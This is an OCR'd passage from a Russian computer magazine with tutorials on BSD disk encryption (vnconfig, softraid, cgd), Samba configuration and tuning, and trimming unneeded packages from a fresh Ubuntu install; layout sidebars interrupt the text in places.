```



Вводим команды «a a», «w» и «q», на любые вопросы отвечаем нажатием <Enter>. Получаем раздел «a», на нем можно создать новую файловую систему и смонтировать ее:

```
# newfs /dev/rsvnd0a
# mount /dev/svnd0a /mnt
```

После заливки файлов в контейнер размонтируем его и уничтожим шифрующее блочное устройство:

```
# umount /mnt
# vnconfig -u svnd0
```

Смонтировать контейнер снова можно так:

```
# vnconfig -c -K 2000 -S /tmp/crypto.salt /dev/svnd0 \
  /tmp/crypto.img
# mount /dev/svnd0a /mnt
```

С механизмом crypto softraid все несколько сложнее. Мы будем использовать его возможности для создания зашифрованной файловой системы защищенного ноута или сервера. Для этого нам понадобится установочный диск OpenBSD версии не ниже 4.4. Загружаемся с компакт-диска. На вопрос инсталлятора о способе загрузки набираем «S» и видим приглашение командного интерпретатора. Теперь нам нужно разметить диск так, чтобы создать небольшой root-раздел (размером где-то 256 Мб), за ним поместить swap-раздел и добавить к этому основной раздел, который будет зашифрован с помощью softraid. Делаем:

```
# fdisk -iy wd0
# disklabel -E wd0
```

Вводим команду «a a» и давим <Enter> в ответ на любые вопросы, кроме «size» (в ответ на вопрос «size» вводим «256M»). Это корневой раздел. Далее набираем «a b», указываем размер своп-области (например, «1G»), на остальные вопросы — <Enter>. Вводим «a d», указываем нужный размер основного раздела или нажимаем <Enter> (чтобы использовать весь диск), на вопрос о типе файловой системы (FS type) отвечаем «RAID». Этого требует crypto softraid. Далее вводим стандартные «w» и «q».
Чтобы активировать RAID-массив на разделе wd0d (который на самом деле будет простым зашифрованным томом), используем команду bioctl(8):

```
# bioctl -c C -r 65536 -l /dev/wd0d softraid0
```

Дважды вводим пароль. Видим системное сообщение о появлении диска sd0. Теперь можно запустить инсталлятор:

```
# /install
```

Отвечаем на стандартные вопросы, выбираем диск wd0 для установки. На вопрос о том, какую часть диска мы хотим использовать (Use (W)hole disk...), набираем «W» — весь диск. На вопрос о раскладке диска (Use (A)uto layout...) отвечаем «C», вновь попадаем в disklabel. Набираем «m a» (модификация раздела «a»), нажимаем <Enter> на все вопросы, кроме «mount point» (в ответ на «mount point» указываем «/»). Далее вводим команды «w» и «q». Теперь в системе должен остаться один неинициализированный диск sd0. Это наш крипто-RAID, выбираем его, а в ответ на следующий вопрос нажимаем <Enter>. Вновь попадаем в disklabel, вводим «a a», задаем размер «256M», в качестве точки монтирования указываем /altroot. Создаем дополнительные разделы для точек монтирования /usr, /tmp, /var, /root, /home и так далее. Они будут располагаться на зашифрованном RAID-томе. Это все. Продолжаем отвечать на стандартные вопросы инсталлятора, ждем установки и перезагружаемся. На этом можно было бы и закончить, но, каким бы странным это ни казалось, при загрузке система начнет засыпать тебя кучей сообщений об ошибке монтирования. Не стоит волноваться, это нормально, просто разработчики еще не успели обновить скрипты инициализации так, чтобы они научились определять наличие зашифрованных разделов и подключать их в автоматическом режиме. Скорее всего, в следующих версиях OpenBSD этот недочет исправят, и тебе потребуется только ввести пароль во время загрузки ОС, однако пока придется выходить из ситуации самостоятельно. Нажми <Enter> и подключи крипто-диск с помощью следующей команды:

```
# bioctl -c C -l /dev/wd0d softraid0 && exit
```

Загрузка продолжится в нормальном режиме и все разделы будут без проблем подключены. Чтобы не загружать свой мозг и руки вводом команды каждый раз, ее можно поместить в скрипт и вызывать при загрузке.

NetBSD: старикам здесь место

Хоть эта статья и посвящена новым веяниям в области криптографии, мы никак не могли обойтись без описания того, что нам может предложить NetBSD. У нее тоже есть свой шифрующий драйвер — CGD (Cryptographic Device Driver), который хоть и не блещет количеством различных алгоритмов и методов шифрования, но исправно работает уже очень давно (когда то даже был портирован в OpenBSD).
Для его конфигурирования используется утилита cgdconfig(8), которая позволяет создать зашифрованный диск всего за два шага. Первый шаг — генерирование конфигурационного файла для шифруемого устройства, он нужен для последующих вызовов утилиты (чтобы не вбивать все заново) и скриптов инициализации, подключающих доступные крипто-устройства во время загрузки (мы не будем рассматривать этот вариант). Создадим конфиг для флешки sd0:

```
# cgdconfig -g -o /etc/cgd/sd0 aes-cbc
```

Далее сконфигурируем псевдоустройство cgd0, которое будет выступать в качестве шифрующего бэк-энда к флешке, представленной устройством /dev/sd0:

```
# cgdconfig cgd0 /dev/sd0
```

После ввода пароля устройство будет готово к использованию. На нем можно создать файловую систему и смонтировать ее:

```
# newfs /dev/cgd0
# mount /dev/cgd0 /mnt
```

По окончании работы размонтируем файловую систему и отключаем устройство cgd0:

```
# umount /dev/cgd0
# cgdconfig -u cgd0
```

Чтобы вновь подключить флешку, выполняем две команды:

```
# cgdconfig cgd0 /dev/sd0
# mount /dev/cgd0 /mnt
```

Выводы

BSD-системы не стоят на месте и постоянно развиваются. Технологии, считавшиеся стандартом несколько лет назад, отмирают, им на смену приходят новые. Отрадно видеть, что системы криптозащиты данных прогрессируют так же быстро. Пользуясь BSD, ты всегда будешь уверен в сохранности своих данных. ⌶

iv (ivinside.blogspot.com)



БРАЗИЛЬСКИЙ ТАНЕЦ С БУБНОМ

Настройка, оптимизация работы и обеспечение безопасности Samba-клиента

В наши нелегкие времена, когда большинство пользователей сидит под виндой, обычному линуксоиду приходится подстраиваться под обстоятельства. Файл уже не передашь с помощью nc или NFS, а документ не распечатаешь удаленно через CUPS. Остается только использовать Samba, про тотальную настройку и оптимизацию которой я сейчас и расскажу.

Ликвидация безграмотности


Samba — это свободная программная реализация протокола SMB/CIFS. Этот протокол, нэйтивно поддерживаемый семейством ОС Windows, позволяет получать удаленный доступ к файлам и сетевым принтерам. В винде рядовой пользователь может повлиять лишь на минимум настроек, связанных с доступом, остальные же опции глубоко скрыты в реестре либо отсутствуют вовсе. В никсах протокол SMB не является обязательным и не всегда доступен из коробки. Для его использования требуется установить клиентскую (для доступа к уже расшаренным файлам и принтерам) и серверную (для расшаривания у себя на компе) части. После установки следует создать главный конфигурационный файл (если его нет) и запустить стартовый скрипт для активации серверной части. Например, для Arch Linux команды будут выглядеть так:

```
# pacman -S samba smbclient
```

```
# cp /etc/samba/smb.conf.default /etc/samba/smb.conf
# /etc/rc.d/samba start
```

В некоторых системах следует запустить два демона: smbd (файловый) и nmbd (демон имен). Собственно, за расшаривание папок и прочие функции отвечает серверная часть Samba, а за доступ к уже расшаренным на других компах — консольная утилита smbclient. В качестве фронт-энда к ней выступает часть функционала распространенных файловых менеджеров, таких как Dolphin или Nautilus. В них настройка осуществляется не намного сложнее, чем в винде, поэтому здесь останавливаться не будем. Кроме smbclient существует еще ряд программ, облегчающих жизнь в консоли, кратко рассмотрим наиболее используемые.

1. smbclient — клиент, который может общаться с SMB-сервером. Он предлагает интерфейс, схожий с интерфейсом программы ftp. Среди его возможностей — получение файлов с сервера на



Такие результаты получились у меня для беспроводного соединения

Текущее состояние дел: Samba 3.5

Основным нововведением в версии 3.5 стала экспериментальная поддержка протокола SMB2, использующегося в системах Vista/Se7en. Благодаря значительному упрощению SMB2 (было более 100 команд, а стало 19) повысилась и производительность при передаче файлов. Среди прочих изменений:

1. Обеспечена 100-наносекундная точность установки времени изменения или создания файлов (timestamp resolution). Для поддержки необходимо Linux-ядро минимум версии 2.6.22 и glibc 2.6.

2. Добавлена поддержка шифрования соединений при выводе на печать через сервер CUPS. Включение производится через параметр «cups encrypt».

3. В Winbind проведен рефакторинг кода с целью реализации асинхронной обработки запросов. Например, «wbinfo -g» или «wbinfo -u» теперь выполняются в неблокирующем режиме.

Последняя стабильная версия на данный момент находится под номером 3.5.6 и вышла в свет 8 октября 2010 года.

```
SMB.CONF(5)            File Formats and Conventions            SMB.CONF(5)

NAME
       smb.conf - The configuration file for the Samba suite

SYNOPSIS
       The smb.conf file is a configuration file for the Samba suite.
       smb.conf contains runtime configuration information for the Samba
       programs. The smb.conf file is designed to be configured and
       administered by the swat(8) program. The complete description of the
       file format and possible parameters held within are here for reference
       purposes.

FILE FORMAT
       The file consists of sections and parameters. A section begins with the
       name of the section in square brackets and continues until the next
       section begins. Sections contain parameters of the form:

           name = value

       The file is line-based - that is, each newline-terminated line
       represents either a comment, a section name or a parameter.

       Section and parameter names are not case sensitive.

       Only the first equals sign in a parameter is significant. Whitespace
       before or after the first equals sign is discarded. Leading, trailing
       and internal whitespace in section and parameter names is irrelevant.
       Leading and trailing whitespace in a parameter value is discarded.
```

Мануал по smb.conf удался на славу — 8076 строчек

Что нам готовит день грядущий: Samba 4.0

Проект Samba4 более пяти лет развивается параллельно с Samba3 и содержит почти полную переработку кода в контексте реализации работы в качестве Active Directory Domain Controller (совместимый с Win2k и выше) и приведения поддерживаемого SMB-протокола к полной совместимости с продуктами Microsoft. Реализованы встроенный LDAP-сервер, поддерживающий Active Directory правила; встроенный Kerberos KDC (Key Distribution Center) сервер; ACL в базе пользователей; виртуальная файловая система (Microsoft VFS) и так далее.

Основным нововведением разрабатываемой версии 4.0 станет возможность использования Samba-сервера в качестве контроллера домена Active Directory. Данная возможность реализована в версиях 3.x, но в сильно урезанном виде. После трех лет разработки первый технический релиз 4.0.0TP1 был выпущен в январе 2006 года. Впоследствии альфа-релизы появляются регулярно. Последняя версия 4.0.0-alpha14 выпущена 24 декабря 2010 года.

локальную машину, перемещение файлов с локальной машины на сервер, получение списка папок с сервера и так далее.

2. smbtree — SMB-обозреватель в текстовом режиме. Аналог «Обозревателя сети», существующего на компьютерах под управлением Windows. Отображает дерево всех доменов, сервера этих доменов и общие ресурсы на серверах.

3. mount.cifs и **umount.cifs** отвечают за монтирование и размонтирование файловой системы Linux CIFS. Эти программы работают только в Linux, ядро должно поддерживать файловую систему CIFS. Как вариант, для этих целей можно использовать команду mount с аргументом '-t cifs', либо '-i' (для размонтирования). В старые версии пакета Samba входили утилиты smbmount и smbumount, которые, по сути, заменены на mount.cifs и umount.cifs.

Пилим конфиг

В конфиге Samba доступно несметное количество опций, при желании их все можно найти в справочной странице smb.conf(5). Поэтому для простоты приведу минимальный рабочий конфиг, а далее расскажу про наиболее интересные параметры, которые можно в него добавить:

```
$ cat /etc/samba/smb.conf
[global]
; Имя рабочей группы
workgroup = WRKGRP
; Уровень безопасности
security = SHARE
[myshare]
; Абсолютный путь к разделяемому ресурсу
path = /usr/somewhere/shared
; Доступ только на чтение
read only = Yes
; Доступ будет предоставлен с правами гостевого
пользователя (nobody)
guest ok = Yes
```

Функциональность этого конфига сводится к расшариванию папки /usr/somewhere/shared для всех пользователей рабочей группы WRKGRP без возможности записи. Конфиг состоит из нескольких секций (в данном случае двух), в секции global определяются общие параметры сервера, остальные секции могут называться произвольными именами (за исключением имен специальных секций), и в них задаются настройки для каждого разделяемого объекта (в примере использован объект myshare).



links

• Официальный сайт проекта Samba: samba.org;
• интересная статья про настройку Samba в роли PDC: opennet.ru/base/net/samba_pdc_slackware.txt.html;
• русскоязычный ресурс с множеством статей и переводов по теме: smb-conf.ru.




info

• Протокол CIFS является преемником протокола SMB, поддерживается большинством серверов Windows и множеством других коммерческих серверов, а также хранилищами Network Attached Storage.

• У проекта существует форк Samba-THG, который возник в 2000 году из-за разногласий разработчиков, но так и не получил широкого распространения.

• В условиях многопользовательского доступа скорость работы Samba в качестве файлового и принт-сервера более чем в два раза выше по сравнению с Win2k3 с теми же ролями (по исследованиям ITLabs).



Создание шары в файловом менеджере Nautilus: быстро, но настроек минимум

Просматриваем доступные разделяемые ресурсы на локальной машине

Для расшаривания принтеров существует специальная секция printers, которая в большинстве случаев имеет следующий вид:

```
[printers]
path = /usr/spool/public
guest ok = yes
printable = yes
```

Для автоматической активации принтеров в секцию global также следует добавить строку «load printers = yes».
Другие важные параметры конфига:
1. security — определяет, каким образом клиенты соединяются с сервером. В примере выше этот параметр был установлен в значение SHARE — для такого соединения не будут запрашиваться имя пользователя и пароль. В большинстве случаев используется значение USER, которое подразумевает ввод логина и пароля существующего пользователя для доступа к шаре. Кроме того, у этого пользователя должны быть соответствующие права на содержимое папки.
2. hosts allow — список хостов через пробел, с которых разрешен доступ к расшаренным ресурсам. Допускается задавать символические имена, IP-адреса или диапазоны адресов, например элемент вида «150.203.» разрешает соединения со всех IP-адресов подсети 150.203.0.0/16. Если параметр не задан, то соединения разрешены для всех. Параметр может также применяться к отдельным секциям, позволяя гибко разграничивать права доступа.
3. log file — путь записывания логов. Здесь стоит отметить возможность задания переменных в конфиге: например, значение «/var/log/samba/%m.log» позволит создавать отдельный лог-файл для каждой подключающейся машины, что весьма полезно для мониторинга активности отдельных клиентов.
4. include — позволяет подключать произвольные конфиги. Наиболее эффективен при использовании с переменными, например «%m», в таком случае для разных клиентов можно задавать различные настройки: include = /usr/local/samba/lib/smb.conf.%m.
5. interfaces — список сетевых интерфейсов, на которых будут висеть демоны Samba. По умолчанию задействуются все интерфейсы, кроме lo. Имена нужно задавать через пробел, либо указывать запись вида «адрес сети/маска».
6. guest only — если этот параметр выставлен в «yes», то доступ к разделяемому ресурсу возможен только с правами гостя.
7. invalid users — задает через пробел список пользователей, которым запрещен доступ к разделяемым ресурсам. Здесь же можно задать группу UNIX/NIS, использовав в качестве префикса «@» или «+» соответственно.
8. create mask — маска прав доступа для созданных файлов. По умолчанию равна 0744, что означает сброс прав на исполнение для пользователей группы и остальных. Задается в секции разделяемого ресурса.
9. directory mask — аналог предыдущей опции, только для директорий.
10. browseable — определяет, будет ли объект отображаться в списке доступных общих ресурсов в сетевом окружении и в списке просмотра.

```
[public]
create mask = 0400
directory mask = 0700
path = /export/public
writeable = yes
[archive]
path = /export/archive
writeable = no
browseable = no
```

Тонкая настройка и оптимизация

Samba предоставляет нам широкие возможности по оптимизации. Одной из них является директива sockets options. Однако не существует универсального способа добиться максимальной производительности, так как все сети различны (тип соединения, тип оборудования и так далее)
Если ты хочешь увеличить скорость передачи файлов в своей сети, то придется поэкспериментировать. В своих рассуждениях я буду опираться на особенности реализации интерфейса сокетов в Linux (об этом можно почитать в руководстве socket(7)). Первым делом добавим в конфигурацию Samba следующую запись:

```
[global]
socket options = TCP_NODELAY IPTOS_LOWDELAY
SO_RCVBUF=65536 SO_SNDBUF=65536
```

Смысл параметров:
1. TCP_NODELAY отвечает за задержку пакетов. Начиная с Samba 2.0 данный параметр устанавливается по умолчанию, в более старых версиях его установка может привести к ускорению работы на 30%.
2. IPTOS_LOWDELAY — еще один параметр для оптимизации пропускной способности. Но он затрагивает работу роутеров и конечных систем, а не сервера. Этот параметр должен использоваться вместе с TCP_NODELAY и может обеспечить прирост производительности до 20%.
3. Опции **SO_RCVBUF** и **SO_SNDBUF** определяют максимально возможный размер буферов приема и передачи Samba. Уменьшение размера буферов приводит к увеличению фрагментации пакетов, увеличение размера — к уменьшению фрагментации.
Чтобы найти оптимальные параметры для конкретных условий, надо провести эксперименты по передаче тестового файла размером 100 Мб и 100 тестовых файлов по 1 Мб, затем оценить время выполнения операций. Для создания 100-мегабайтного тестового файла выполни команду:

```
[global]

# workgroup = NT-Domain-Name or Workgroup-Name, eg: MIDEARTH
   workgroup = MYGROUP

# server string is the equivalent of the NT Description field
   server string = Samba Server

# Security mode. Defines in which mode Samba will operate. Possible
# values are share, user, server, domain and ads. Most people will want
# user level security. See the Samba-HOWTO-Collection for details.
   security = user

# This option is important for security. It allows you to restrict
# connections to machines which are on your local network. The
# following example restricts access to two C class networks and
# the "loopback" interface. For more examples of the syntax see
# the smb.conf man page
;   hosts allow = 192.168.1. 192.168.2. 127.

# If you want to automatically load your printer list rather
# than setting them up individually then you'll need this
   load printers = yes

# you may wish to override the location of the printcap file
;   printcap name = /etc/printcap
                                                        34,1          8%
```

Дефолтный smb.conf неплохо откомментирован

```
$ dd if=/dev/zero of=testfile count=10240 bs=10240
```

Для создания 100 файлов размером 1 Мб поможет следующий скрипт:

```
$ cat mkfiles.sh
#!/bin/bash
for ((i=1; i<=100; i++)); do
dd if=/dev/zero of=testfile${i} count=1024 bs=1024
done
```

Далее нужно примонтировать шару:

```
$ mount -t cifs -o guest //192.168.1.101/share \
  /home/user/share/
```

И провести копирование с замером времени:

```
$ time cp /home/user/share/testfile /home/user/
```

Результаты, получившиеся у меня, можешь наблюдать на рисунке (шкала Y — время копирования в секундах). Примечание: сервер Samba имеет привычку кэшировать передаваемые данные, поэтому рекомендую перезапускать его при каждом новом тесте. В конфиге smb.conf можно задать ряд параметров, которые так или иначе будут сказываться на производительности:

1. hide files — в этом параметре задается список файлов или директорий, которые будут скрыты при просмотре разделяемого ресурса (но будут доступны при прямом обращении). Список задается через знак «/», и чем список длиннее, тем больше будут задержки при просмотре разделяемого ресурса, так как все файлы прогоняются на соответствие каждого элемента списка. Без крайней необходимости лучше не использовать.

2. strict sync — установленный в «yes», этот параметр заставляет сервер при каждом новом пакете с установленным битом sync сбрасывать дисковые буферы непосредственно на диск, что существенно снижает производительность при работе с некоторыми приложениями, но при установке в «no» появляется некоторая вероятность потери данных во время сбоя.

3. sync always — включение этого параметра означает сброс содержимого каждого нового пакета на диск, минуя дисковые буферы и вне зависимости от бита sync. Весьма пагубно сказывается на производительности, поэтому включать рекомендуется только если сервер Samba работает нестабильно.

4. wide links — параметр определяет, могут ли использоваться символические ссылки в разделяемых ресурсах. Выключение этого параметра приведет к дополнительному системному вызову при открытии каждого файла.

5. deadtime — значением этого параметра является время бездействия в минутах, по истечении которого соединение с клиентом будет разорвано. По умолчанию установлено в 0, то есть соединение с клиентом не будет разорвано никогда. При большом количестве клиентов это может привести к проблемам в работе, поэтому рекомендую изменить значение на 15.

6. max connections — максимальное число одновременных подключений к серверу. По умолчанию выставлено в 0 (то есть без ограничений), что может привести к отказу в обслуживании на слабых системах или в случае намеренной атаки. В большинстве случаев значения 10 вполне хватает.

7. log level — детализация логов, задается числом от 0 до 10. Запись на диск — весьма затратная операция, поэтому не рекомендуется выставлять этот параметр в значение больше 2, за исключением отладочных ситуаций.



dvd

На прилагаемом к журналу DVD-диске ты найдешь исходные коды Samba и Webmin.



Webmin — это не только гламурный веб-интерфейс, но и удобная настройка сервера Samba

Привет, 90-е! Штатная утилита SWAT для редактирования smb.conf через браузер

8. syslog — параметр отвечает за попадание событий в системный syslog. По умолчанию равен 1, что означает запись ошибок и предупреждений. Можно понизить до 0, тогда будут записываться только ошибки.
Следует также отметить, что ощутимую прибавку к производительности может дать использование асинхронного ввода-вывода. Правда, для этого необходимо пересобрать Samba с опцией AIO_SUPPORT, после чего добавить в конфиг следующие параметры:

```
aio read size = 16384
aio write size = 16384
aio write behind = true
```

Shit happens

При работе с Samba могут вылезти различного рода косяки и грабли. примеры, для распространенных из них. Для решения проблемы с отображением кириллических символов рекомендуется выставить следующие параметры в секции global:

```
dos charset = cp866
unix charset = UTF8
display charset = UTF8
```

А если в твоей системе нет и не планируется развертывание серверов печати CUPS, то в логах периодически будут появляться ошибки по этому поводу. В таком случае лучше отключить поддержку печати в Samba, добавив в секцию global следующие строки:

```
load printers = no
show add printer wizard = no
printing = none
printcap name = /dev/null
disable spoolss = yes
```

WinXP — достаточно древняя и глючная система, но, тем не менее, множество людей остаются ей верны. При использовании разделяемых ресурсов эта операционка открывает соединения сразу к двум портам: 139/tcp и 445/tcp. Если ей это удается, то на 139-м порту соединение она разрывает, что приводит к появлению в логах записи «getpeername failed. Error was Transport endpoint is not connected». Чтобы ошибка не возникала, необходимо добавить в секцию global строчку «smb ports = 139».

GUI в помощь

С помощью SWAT (Samba Web Administration Tool) можно конфигурировать самбу прямо из браузера. Интерфейс утилиты не выдерживает никакой критики, но она полезна с точки зрения тонкой настройки, поскольку показывает все возможные параметры конфига и дает контекстные подсказки к каждому из них. Для корректной работы необходимо доустановить пакет xinetd:

```
# pacman -S xinetd
```

Затем привести файл /etc/xinetd.d/swat к следующему виду:

```
service swat
{
type = UNLISTED
protocol = tcp
port = 901
socket_type = stream
wait = no
user = root
server = /usr/sbin/swat
log_on_success += HOST DURATION
log_on_failure += HOST
disable = no
}
```

А также добавить в файл /etc/hosts.allow строку «swat:127.0.0.1». После чего запустить демон xinetd:

```
# /etc/rc.d/xinetd start
```

И вуаля! SWAT доступен по адресу http://localhost:901.
Альтернативным средством для управления параметрами Samba из браузера является Webmin, который имеет приятный интерфейс и множество функций для управления системой.

```
# pacman -S webmin perl-net-ssleay
# /etc/rc.d/webmin start
```

После установки и запуска демона веб-морда будет доступна по адресу https://localhost:10000.

Подводим итоги

Процесс настройки Samba — это сложная и интересная задача. После оптимизации у меня получилось сократить время передачи файлов в среднем на 20%. Возможно, твои успехи в этом будут намного лучше: в некоторых источниках сообщается об ускорении аж до 200%.

Евгений Зобнин (zobnin@gmail.com)



ДИЕТА ДЛЯ ПИНГВИНА

Чистим свежеустановленный Ubuntu от хлама

Ты никогда не задумывался о том, почему свежеустановленный Ubuntu с базовым графическим интерфейсом и мизерным набором стандартных приложений занимает целых 2 Гб дискового пространства? Если да, то читай дальше — мы посадим пингвина на диету и сделаем так, чтобы он занимал гораздо меньше места.


Постановка проблемы

Сегодняшние дистрибутивы Linux не только быстры, удобны и приятны глазу, но и невероятно громоздки. В стандартной комплектации большинство из них занимает больше 4 Гб. И это при том, что они способны обеспечить пользователя только одной графической средой и небольшим набором приложений (к слову сказать, нет даже кодеков для воспроизведения аудио- и видеофайлов). Куда же утекают заветные гигабайты свободного пространства?

Как это ни странно, причина прожорливости Linux скрывается в его главном достоинстве. Хороший дистрибутив Linux — очень гибкая операционная система, способная подстроиться под любого пользователя и любое оборудование. В нем есть все для того, чтобы удовлетворить потребности 99% юзеров: огромное количество драйверов, способных вдохнуть жизнь практически в любую железку; куча разных демонов, апплетов и виджетов, делающих общение с этими железками простым и понятным; набор из самых востребованных пользователями приложений; поддержка нескольких языков; различные инструменты для людей с ограниченными возможностями и многое другое. Все это может и должно занимать определенное пространство на жестком диске.

Linux предоставляет не меньшую свободу выбора и программистам. Не имея какого-либо стандартизированного интерфейса общения с операционной системой в виде единого API, такого как win32 в Windows или Cocoa в Mac OS X, Linux поощряет использование любых удобных для программиста интерфейсов и сред исполнения. Разработчик волен сам выбирать библиотеки графических интерфейсов, будь то GTK, Qt или даже FLTK. Он может использовать любые подручные либы, не беспокоясь о том, что их не окажется на целевой системе, ведь менеджер пакетов все равно самостоятельно установит их. Он может писать приложения практически на любом из существующих языков программирования, и все необходимые интерпретаторы, виртуальные машины и библиотеки точно так же будут доустановлены в автоматическом

Евгений Зобнин (zobnin@gmail.com)


BleachBit: кроссплатформенная утилита для очистки кэша приложений

Куча ядер в загрузочном меню

Со временем загрузочное меню Ubuntu может обрасти большим количеством вариантов ядер (после обновления ядра старое ядро не удаляется). Чтобы очистить его, достаточно выполнить следующую команду:

```
$ aptitude purge $(aptitude search ~ilinux-
image -F %p|egrep -v "$(uname -r)|linux-image-
generic")
```


режиме. Само собой разумеется, что при комплектации установочного диска все эти бесконечные зависимости будут включены в комплект, а во время установки попадут на жесткий диск пользователя. И не стоит даже надеяться на то, что разработчики дистрибутива будут подбирать софт, основываясь на его количестве зависимостей и следя за тем, чтобы они не тащили в систему ничего лишнего. Например, стандартная комплектация дистрибутива Ubuntu включает в себя простую программу для ведения заметок Tomboy, и эта небольшая программа тащит за собой весь рантайм mono, занимающий более 30 Мб дискового пространства. В устройстве Linux-дистрибутива есть еще много различных нюансов, которые делают его более тяжеловесным, но описанные выше — это основа, от которой мы будем отталкиваться, избавляя пингвина от жирового слоя.

Освобождаемся от хлама

Начнем с того, что попытаемся очистить систему от явно ненужного шлака, сохранив при этом оригинальный рабочий стол Ubuntu в почти неизменном виде и оставив все сколько-нибудь нужные приложения на месте.
Итак, ставим Ubuntu и выполняем «df -h». Объем занятого дискового пространства составляет ни много ни мало 1.9 Гб. Сразу смотрим в меню приложений. Здесь у нас есть раздел Games, который вряд ли представляет какую-то ценность. Удаляем все его содержимое одной командой:

```
$ sudo apt-get purge gnome-games-common gbrainy
```

Пакет gnome-games-common утянет за собой aisleriot, gnome-mahjongg, gnome-sudoku, gnomine, quadrapassel вместе со всеми конфигурационными файлами и освободит для нас 20 Мб пространства. Снова идем в меню, самое бесполезное теперь лежит в пункте Accessories. Это калькулятор (gcalctool), программа для исследования шрифтов (gucharmap), анализатор использования дискового пространства (baobab), программа для поиска файлов (gnome-search-tool) и тот самый Tomboy. Удаляем:


Пакеты Gnome в Ubuntu

```
$ sudo apt-get purge gcalctool gucharmap \
  baobab gnome-search-tool tomboy
```

Эта операция даст нам еще 10 Мб места и откроет возможность избавиться от mono. Выполняем:

```
$ sudo apt-get purge mono-2.0-gac mono-charp-shell \
  mono-gac mono-gmcs mono-runtime
```

Это еще 30 Мб.
Вновь возвращаемся в меню. Из совсем неинтересного: программа для записи с микрофона и редактор видео pitivi. К сожалению, сразу определить принадлежность диктофона к какому-либо пакету трудно, поэтому мы установим утилиту apt-file, которая поможет это сделать:

```
$ sudo apt-get install apt-file
$ apt-file update
$ apt-file search /usr/bin/gnome-sound-recorder
gnome-media: /usr/bin/gnome-sound-recorder
```

Нужный (точнее, не нужный) нам пакет зовется gnome-media, удаляем:

```
$ sudo apt-get purge gnome-media
```

